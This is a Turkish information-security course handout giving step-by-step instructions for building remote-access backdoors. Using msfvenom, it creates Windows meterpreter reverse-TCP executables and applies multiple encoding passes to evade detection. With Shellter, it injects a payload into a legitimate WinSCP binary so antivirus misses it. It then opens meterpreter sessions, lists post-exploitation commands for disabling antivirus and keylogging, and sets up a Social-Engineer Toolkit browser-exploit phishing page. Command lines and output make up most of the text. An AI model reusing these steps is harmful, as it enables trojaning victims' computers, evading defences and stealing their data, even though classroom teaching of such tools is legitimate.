

SÜLEYMAN DEMİREL ÜNİVERSİTESİ



BIL-332 – BİLGİ GÜVENLİĞİ

Doç. Dr. Utku KÖSE

12. Hafta – Metasploit / Shellter / Social Engineering Ortamlarında Exploit ve Payload Kullanımı

Msfvenom Kullanımı

Bu yazımızda Metasploit ile birlikte gelen Msfvenom aracının kullanımından bahsedeceğiz.

Msfvenom aracı ile çeşitli **payloadlar** üretebilir ve bu payloadların güvenlik çözümlerinden atlatılması için **encoding** işlemleri gerçekleştirebilirsiniz. Msfvenom öncesi bu işlem **msfpayload** ve **msfencode** araçları ile gerçekleştiriliyordu. Payload oluştururken msfpayload'ı, encoding işlemi gerçekleştirileceği zaman ise msfencode aracı kullanıyordu. Msfvenom ile birlikte bu iki aracın yetenekleri birleştirilmiş durumda.

Kısa bir giriş yaptıktan sonra msfvenom'un özelliklerinden ve kullanımından bahsedelim. Terminali açıp "**msfvenom -h**" komutu ile msfvenom'un alacağı parametrelere ve özelliklere bakalım.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -h  
MsfVenom - a Metasploit standalone payload generator.  
Also a replacement for msfpayload and msfencode.  
Usage: /usr/bin/msfvenom [options] <var=val>  
  
Options:  
-p, --payload <payload> Payload to use. Specify a '-' or stdin to use custom payloads  
--payload-options List the payload's standard options  
-l, --list [type] List a module type. Options are: payloads, encoders, nops, all  
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload  
-f, --format <format> Output format (use --help-formats for a list)  
--help-formats List available formats  
-e, --encoder <encoder> The encoder to use  
-a, --arch <arch> The architecture to use  
--platform <platform> The platform of the payload  
--help-platforms List available platforms  
-s, --space <length> The maximum size of the resulting payload  
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)  
-b, --bad-chars <list> The list of characters to avoid example: '\x00\xff'  
-i, --iterations <count> The number of times to encode the payload  
-c, --add-code <path> Specify an additional win32 shellcode file to include  
-x, --template <path> Specify a custom executable file to use as a template  
-k, --keep Preserve the template behavior and inject the payload as a new thread  
-o, --out <path> Save the payload  
-v, --var-name <name> Specify a custom variable name to use for certain output formats  
--smallest Generate the smallest possible payload
```

-p <payload> : Hangi payload'ı kullanacağımızı bu parametre ile veriyoruz.

-l : Listeleme işlemlerini bu parametre ile yapıyoruz. Örneğin: kullanılabilir payloadları ve encoder'ları listeleyebiliriz.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -l payloads  
  
Framework Payloads (507 total)  
-----  
  
Name Description  
----  
aix/ppc/shell_bind_tcp Listen for a connection and spawn a command shell  
aix/ppc/shell_find_port Spawn a shell on an established connection  
aix/ppc/shell_interact Simply execve /bin/sh (for inetd programs)  
aix/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell  
android/meterpreter/reverse_https Run a meterpreter server in Android. Tunnel communication over  
ver HTTP  
android/meterpreter/reverse_https Run a meterpreter server in Android. Tunnel communication over  
ver HTTPS  
android/meterpreter/reverse_tcp Run a meterpreter server in Android. Connect back stager  
android/meterpreter_reverse_https Connect back to attacker and spawn a Meterpreter shell  
android/meterpreter_reverse_https Connect back to attacker and spawn a Meterpreter shell  
android/meterpreter_reverse_tcp Connect back to the attacker and spawn a Meterpreter shell  
android/shell/reverse_https Spawn a piped command shell (sh). Tunnel communication over  
HTTP  
android/shell/reverse_https Spawn a piped command shell (sh). Tunnel communication over  
HTTPS  
android/shell/reverse_tcp Spawn a piped command shell (sh). Connect back stager  
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)  
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
```

-f <format> : Oluşturduğumuz dosyanın hangi formatta çıktı vereceğini belirtiyoruz.

"msfvenom --help-formats" komutu ile hangi formatlar ile çıktı verebileceğini görebilirsiniz.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom --help-formats  
Executable formats  
    asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, jsp, loo  
p-vbs, macho, msi, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, vba, vba-exe, vba-psh, vbs, war  
Transform formats  
    bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, r  
uby, sh, vbapplication, vbscript  
root@kali:~#
```

-e <encoder> : Hangi encoder'ı seçeceğimizi bu parametre ile belirtiyoruz. Bulunan encoder'ları listelemek için "**msfvenom -l encoders**" komutunu kullanabilirsiniz.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -l encoders  
Framework Encoders  
-----  
Name Rank Description  
----  
cmd/echo good Echo Command Encoder  
cmd/generic_sh manual Generic Shell Variable Substitution Command Encoder  
cmd/ifs low Generic ${IFS} Substitution Command Encoder  
cmd/perl normal Perl Command Encoder  
cmd/powershell_base64 excellent Powershell Base64 Command Encoder  
cmd/printf_php_mq manual printf(1) via PHP magic_quotes Utility Command Encoder  
generic/eicar manual The EICAR Encoder  
generic/none normal The "none" Encoder  
mipsbe/byte_xori normal Byte XORi Encoder  
mipsbe/longxor normal XOR Encoder  
mipsle/byte_xori normal Byte XORi Encoder  
mipsle/longxor normal XOR Encoder  
php/base64 great PHP Base64 Encoder  
ppc/longxor normal PPC LongXOR Encoder  
ppc/longxor_tag normal PPC LongXOR Encoder  
sparc/longxor_tag normal SPARC DWORD XOR Encoder  
x64/xor normal XOR Encoder  
x64/zutto_dekiru manual Zutto Dekiru  
x86/add_sub manual Add/Sub Encoder
```

-a <arch> : Hangi mimariye uygun çalışacağını belirttiğimiz parametre.

-platform : Oluşturduğumuz dosyanın çalışacağı platformu belirttiğimiz parametre.

-b : Kötü karakterleri (Bad Characters) temizler.

-i : Oluşturacağımız dosyada **encoding** işleminin kaç defa yapılacağını bu parametre ile belirtebiliriz.

-o : Oluşturulan dosyanın nereye çıkarılacağını belirten parametre.

-x : Oluşturulacak dosyayı belirtilen bir çalıştırılabilir dosya ile birleştirir. bu parametre kullanılırken dosyanın korunması için "-k" parametresinde kullanılması gerekir.

Bir örnek yapalım şimdi. payload olarak **windows/meterpreter/reverse_tcp**'yi kullanacağız. **Reverse** bağlantı yapacağımız için **LHOST** ve **LPORT** parametrelerini gireceğiz. LHOST'a **kendi ip adresimiz**, LPORT'a ise dinlenilecek olan **port** numarası

girilecek.

"msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.170.139 LPORT=4444 -f exe -a x86 --platform windows > zararli.exe" komutu ile dosyamızı oluřturuyoruz.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.170.139 LPORT=4444 -f exe -a x86 --platform windows > zararli.exe  
No encoder or badchars specified, outputting raw payload  
Payload size: 333 bytes  
Final size of exe file: 73802 bytes  
root@kali:~#
```

Bundan sonraki kısım hedef sistemde sizin oluřturduėunuz dosyanın alıřtırılması gerekiyor.

Dosyamızı oluřturduktan sonra dinleme moduna gememiz gerekiyor. Bu kısmı daha nceki yazımızda iřlemiřtik. Alttaki linkten eriřebilirsiniz.

Metasploit Kullanımı

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use exploit/multi/handler  
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| ---- | -----           | -----    | -----       |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| ----     | -----           | -----    | -----                                                     |
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address                                        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| -- | ----            |
| 0  | Wildcard Target |



```

Metasploit'i aıyoruz. Terminalden **"msfconsole"** ile. daha sonra dinleme iřlemleri iin **"multi/handler"** i kullanacaėız.

"use exploit/multi/handler" komutu ile bu moduln seiyoruz. Ardından payload

seçimi yapacağız “**set PAYLOAD windows/meterpreter/reverse_tcp**” komutu ile payloadımızı seçtik. Ardından “**show options**” ile bizden istediğini parametrelere bakıyoruz. “**set LHOST ip_adresimiz**” komutu ile ip adresimi verdik bizden LPORT ‘ta istiyor ama ben zaten 4444 olarak atamıştım dosyamızı oluştururken o yüzden bu kısmı değiştirmemize gerek yok.

Gerekli parametrelerimizi verdikten sonra tek yapmamız gerek “**exploit**” komutunu çalıştırıp dinleme moduna geçmemiz. Oluşturduğumuz dosya hedef sistemde açıldığında biz **meterpreter** oturumu elde etmiş olacağız. Hedef sistemde dosya açma kısmını ise **sosyal mühendislik** yöntemleri ile yaptırabilirsiniz.




```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(multi/handler) > set LHOST 192.168.170.139  
LHOST => 192.168.170.139  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.170.139:4444  
[*] Sending stage (179779 bytes) to 192.168.170.129  
[*] Meterpreter session 1 opened (192.168.170.139:4444 -> 192.168.170.129:50077) at 2018-02-04 21:16:54 +0300  
meterpreter >
```

Resimde görmüş olduğunuz üzere hedef sistemde dosyamız çalıştırıldığında oturum elde etmiş olduk.

Payload oluşturma işlemini gördük şimdi ise msfvenom ile payload oluşturup **encoding** işlemi yapalım. Başta da söylediğim gibi bu işlem güvenlik çözümlerini atlatmaya yönelik yapılmaktadır.

“**msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.170.139 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 5 -f exe > backdoor.exe**” komutu ile payloadımıza 5 kez encoding işlemi uyguladık.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.170.139 LPORT=4444 -a x86 --platform windows  
-e x86/shikata_ga_nai -i 5 -f exe > backdoor.exe  
Found 1 compatible encoders  
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 360 (iteration=0)  
x86/shikata_ga_nai succeeded with size 387 (iteration=1)  
x86/shikata_ga_nai succeeded with size 414 (iteration=2)  
x86/shikata_ga_nai succeeded with size 441 (iteration=3)  
x86/shikata_ga_nai succeeded with size 468 (iteration=4)  
x86/shikata_ga_nai chosen with final size 468  
Payload size: 468 bytes  
Final size of exe file: 73802 bytes  
root@kali:~#
```

Shellter Kurulumu,Kullanımı Ve Meterpreter Kullanımı

Bugünkü konumuzda Shellter isimli araç ile hedef sisteme arka kapı oluşturarak uzaktan erişim elde etmeyi göstereceğim.

Shellter Nedir?

Ücretsiz antivirüs atlatma aracıdır. Zararsız bir uygulamaya zararlı kod entegre ederek hedef sistem üzerinde arka kapı oluşturur.

Backdoor(Arka Kapı)Nedir?

Hedef sistem üzerindeki güvenlik önlemlerini atlatarak,hedef sistem üzerinde uzaktan erişim hakkı kazanmayı sağlayan yazılımdır.

Shellter Kurulumu

Öncelikle kurulumu ve meterpreter kullanımını Kali Linux işletim sistemi üzerinden göstereceğim. Kurulumu başlamadan önce Kali Linux işletim sisteminin paket güncellemesini yapmanızı şiddetle öneririm.

Güncelleme yaparken kullanacağımız komutlar;

sudo apt-get update && apt-get upgrade && apt-get dist-upgrade

```
root@kali:~# sudo apt-get update && apt-get upgrade && apt-get dist-upgrade
```

Shellter uygulamasını kullanabilmek için wine ve winbind isimli uygulama katmanlarını yüklememiz gerekmektedir.

Wine Kurulumu;

dnka --add-architecture i386 && apt-

dpkg --add-architecture i386 && apt-get update && apt-get install wine32

```
root@kali:~# dpkg --add-architecture i386 && apt-get update && apt-get install wine32
```

Winbind Kurulumu;

sudo apt-get install winbind

```
root@kali:~# sudo apt-get install winbind
```

Shell görevi atayacağım WinSCP programının indirme linki;

<https://winscp.net/download/WinSCP-5.11.2-Portable.zip>

Not: WinSCP programını seçme
sebeğim, Windows için SFTP yazılımı
olduğu için backdoor işlemini
atadığımızda Windows Güvenlik
Duvarı tarafından virüs olarak
farkedilmiyor. Normalde istediğiniz
'exe' uzantılı dosyaya shell
atabilirsiniz.

Shellter aracını aşağıdaki bağlantı adresinden indiriyoruz;

<https://www.shellterproject.com/download/>

Download

Please take some time to read carefully the [License Agreement](#) and the [documentation](#) before using Shellter.

By using this tool, it is implied that you agree with all the terms of use mentioned in the License Agreement.

THANKS! PLEASE READ THIS AND THIS CAREFULLY BEFORE

IMPORTANT!! PLEASE READ THIS AND THIS CAREFULLY BEFORE USING SHELLTER!!!

Shellter v7.1


Buraya tıklayarak indirmeyi başlatıyoruz.

Compatible with: Windows & Wine/CrossOver for Linux/Mac.


Executable - SHA256:

98578C2AF4805E04A0D8AE0B9D8D5E44928385D6B590B8477C14E8419
67FDA4E


İndirdiğimiz "shellter.zip" adındaki dosyayı masaüstüne çıkarıyoruz.



"shellter" isimli dosyamızın içindeki "shellter.exe" isimli uygulamamızı masasüstüne atıyoruz.



WinSCP.exe isimli arka kapı atamasını yapacağım dosyayı da masaüstüne atıyoruz.





Shellter ile arka kapı atamasına başlayalım;

Terminal ekranına;


Adım-1:cd Desktop/ komutu ile masasütüne geçiş yapalım.

```
root@kali:~# cd Desktop/  
root@kali:~/Desktop#
```

Adım-2:sudo wine shellter.exe komutu ile Shellter uygulamasını başlatalım.

```
root@kali:~/Desktop# sudo wine shellter.exe
```

Adım-3:Karşımıza çıkan soruda otomatik olarak yapılandırmayı seçeceğiz. "A"yazıp devam ediyoruz.



Adım-4: Bizden arka kapı ataması yapacağımız dosyayı istiyor.Ben masaüstüne attığım "WinSCP.exe"dosyasını tanıtıyorum.

```
Choose Operation Mode - Auto/Manual (A/M/H): A
```

PE Target: WinSCP.exe

Adım-5: Stealth Mode olup olmadığını istiyor. Stealth mode bir dosyaya birden fazla payload yüklenmesini sağlayan modüldür. Ben "Y" yazarak devam ediyorum.

```
*****
* First Stage Filtering *
*****
DisASM.dll
Filtering Time Approx: 0.0099 mins.

Enable Stealth Mode? (Y/N/H): Y
```

Adım-6: Bizden yukarıda gösterilen payloadlardan herhangi birini veya kendi özel payloadı yükleyebileceğimizi soruyor. Biz yukarıda listelenen payloadlardan birini kullanacağımız için "L" yazarak devam ediyoruz.

```
*****
* Payloads *
*****
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): l
```

*Adım-7: Meterpreter_Reverse_TCP
payloadını kullanacağımız için "1"
yazarak devam ediyoruz.*

```
*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): 1

Invalid Input!

Enter L/l or C/c.

Use a listed payload or custom? (L/C/H): 1

Select payload by index: 1
```

*Adım-8: Hedef sisteme arka kapıyı
attığımızda sistemi yönetebilmek için
kendi ip adresimizi LHOST bölümüne
giriyoruz. IP adresimizi terminal
ekranına ifconfig yazarak
öğrenebiliriz.*

```
*****
* meterpreter_reverse_tcp *
*****

SET LHOST:
```

Adım-9: *Veri giriş çıkışının olacağı port numarasını bizden istiyor. Meterpreter_reverse_tcp payloadında kullanılan standart port 4444 olduğu için ben de LPORT bölümüne 4444 yazıyorum.*

```
SET LPORT: 4444
```

Ardından "Enter" tuşuna basarak işlemi tamamlamış oluyoruz. Masaüstünde oluşan dosyalarımız;



Msfconsole ile Meterpreter Kullanımı

Shell dosyamızı oluşturduk şimdi bağlantı kurulup kurulmadığını ve meterpreteri kullanabilmek için msfconsole üzerinden giriş yapacağız.

Adım-1: *Terminal ekranının msfconsole yazıyoruz.*

```
root@kali:~# msfconsole
```

Adım-2: *msfconsole*
açıldıktan sonra "*use*
exploit/multi/handler"
yazarak exploitimizi seçmiş
oluyoruz.

```
msf > use exploit/multi/handler
```

Adım-3: *Exploitimizi seçtikten sonra*
"*set*
payload/meterpreter/reverse_tcp"
yazarak meterpreter payloadımızı
seçmiş oluyoruz.

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```


Adım-4: *Shellter de tanıttığımız*
LHOST ve LPORT bilgilerini aynı
şekilde burada tanıtıyoruz.

```
msf exploit(multi/handler) > set lhost [REDACTED]  
lhost => [REDACTED]  
msf exploit(multi/handler) > set lport 4444  
lport => 4444  
msf exploit(multi/handler) >
```

Adım-5: "*run*" yazarak hedef sistemin
hazırlamış olduğumuz virüslü
dosyayı açmasını bekliyoruz.

```
msf exploit(multi/handler) > run  
[*] Started reverse TCP handler on [REDACTED]:4444
```

Msfconsole arka plan da açık durumda.Şimdi hazırladığımız arka kapıyı
Windows 7 işletim sistemi üzerinde deneyelim;



Arka kapı yüklediğimiz uygulama windows güvenlik duvarı açık olmasına
rağmen farketmedi.Program aynı şekilde çalışıyor ama arkada shell yüklü...

Şimdi msfconsole bölümüne geri dönelim;

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on [REDACTED]:4444
[*] Sending stage (179779 bytes) to [REDACTED]
[*] Meterpreter session 1 opened ([REDACTED]:4444 -> [REDACTED]:49220) at 2017-12-08 21:32:57 -0500
meterpreter > [REDACTED]
```

Hedef sisteme meterpreter ile bağlandık.Kullanılan bazı meterpreter komutları;

- **screenshot:** Hedef sistemden anlık ekran görüntüsü almamızı sağlayan komut.
- **run gettelnet -e:** Hedef sistem üzerinde telnet aktifleştirir.
- **run winenum:** Windows işletim sistemiyle ilgili ağ bilgileri(ip,arp tablosu,kullanıcı bilgileri)gibi çeşitli bilgileri toplar.
- **run killav:** Hedef sistem üzerindeki anti virüs programını devre dışı bırakır.
- **run scraper:** Hedef makine üzerinde otomatik bilgi toplamayı sağlar.
- **run keylogrecorder:** Hedef sistem üzerinde basılan her tuşu kaydetmeye ve dinlemeye başlar.

Hazırladığımız arka kapı dosyasının virüs total sonucu;

 2 / 67 2 engines detected this file SHA-256 b11fdffc6bad801729dc363e7beb90e0ac72d0241439a7246c06dcbb565ecd8 File name WinSCP.exe File size 18.25 MB Last analysis 2017-12-09 02:51:22 UTC			
Detection Details Community			
AhnLab-V3	Malware/Win32.Generic.C1193055	Baidu	Win32.Trojan.WisdomEyes.16070401....
Ad-Aware	Clean	Avast	Clean
ALYac	Clean	AVG	Clean
Arcabit	Clean	Avast	Clean
Avast Mobile Security	Clean	AVG	Clean

67 adet virüs programlarından sadece 2 adet program virüs olarak algıladı ve bilindik virüs programları değiller.

Social Engineer Toolkit (SET) ile Hedef Bilgisayara Shell Açma

SET aracı, Kali linux ve Backtrack içinde hazır bir şekilde gelmektedir.

Kurulu değilse Github üzerinden aşağıdaki gibi bilgisayarınıza indirebilirsiniz.

```
sudo apt-get install git
git clone https://github.com/trustedsec/social-engineer-toolkit/
chmod +x setoolkit
./setoolkit
```

Şeklinde kurulum yapıp çalıştırılabilir.

SET aracının kurulu olduğu bilgisayarda komut satırında **setoolkit** komutu yazıldığında aşağıdaki gibi bir menü karşımıza çıkmaktadır.

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

Karşıma çıkan seçim ekranından **1) Social-Engineering Attacks** menüsünü seçelim.

İşlemleri web üstünden yapacağımız için aşağıdaki menüden **2) Website Attack Vectors** seçeneği seçelim.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

2) Metasploit Browser Exploit Method seçeneği seçilerek browserdan üretilcek linke girecek kurbanın bilgisayarında shell açılabilir.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method

99) Return to Main Menu

set:webattack>2
```

Bundan sonraki adımda SET'in içinde olan bir template mi kullanmak istiyoruz yoksa vereceğimiz bir url'den mi sayfa oluşturmak istiyoruz seçeneği geliyor.

Bu adımda **1) Web Templates** seçeneğini seçelim.

Sonrasında **Port Forwarding** yapıp yapmadığımız soruyor, **no** diyerek geçiyoruz.

Reverse bağlantı için IP adresimizi soruyor buraya bilgisayarımızın yada dinlemeyi yaptığımız IP adresini girmemiz gerekiyor.

IP adresini girdikten sonra hangi template'i kullanacağımızı belirtiyoruz.

Bu makalemizdeki örnek için **3.** seçeneğini seçelim.

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes/no]: no
[-] Enter the IP address of your interface IP or if you're using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection:192.168.56.1

1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo

set:webattack> Select a template:3
```

Bir sonraki adımda karşımıza Browser exploitation için hangi payloadı kullanmak istediğimizi sorulmakta. Spesifik bir payload yerine, **43) Metasploit Browser Autopwn (USE AT OWN RISK!)** seçeneği seçilebilir ve otomatik olarak payloadlar ile deneme yapılabilir.

Bir sonraki adımda bağlantı için nasıl bir yöntem kullanacağımız soruluyor. Bu adımda Metasploit'in meterpreter ajanıyla bir reverse bağlantı seçeneği olan **2) Windows Reverse_TCP Meterpreter** seçilir.

Payload seçildikten sonra reverse bağlantı için hangi portu kullanacağımız soruluyor, çok kullanılan ve engellenmeyen bir port olan **443** default olarak geliyor fakat istediğimiz bir port numarasını girebiliriz. Bu örnekte **443** olarak ayarlama yapıldı.

```
36) Microsoft Internet Explorer 7 Uninitialized Memory Corruption (2009-02-10)
37) Microsoft Internet Explorer Style.getElementsByTagName Corruption (2009-11-20)
38) Microsoft Internet Explorer IsComponentInstalled Overflow (2006-02-24)
39) Microsoft Internet Explorer Explorer Data Binding Corruption (2008-12-07)
40) Microsoft Internet Explorer Unsafe Scripting Misconfiguration (2010-09-20)
41) Firefox 3.5 escape Return Value Memory Corruption (2009-07-13)
42) Firefox 3.6.16 mChannel use after free vulnerability (2011-05-10)
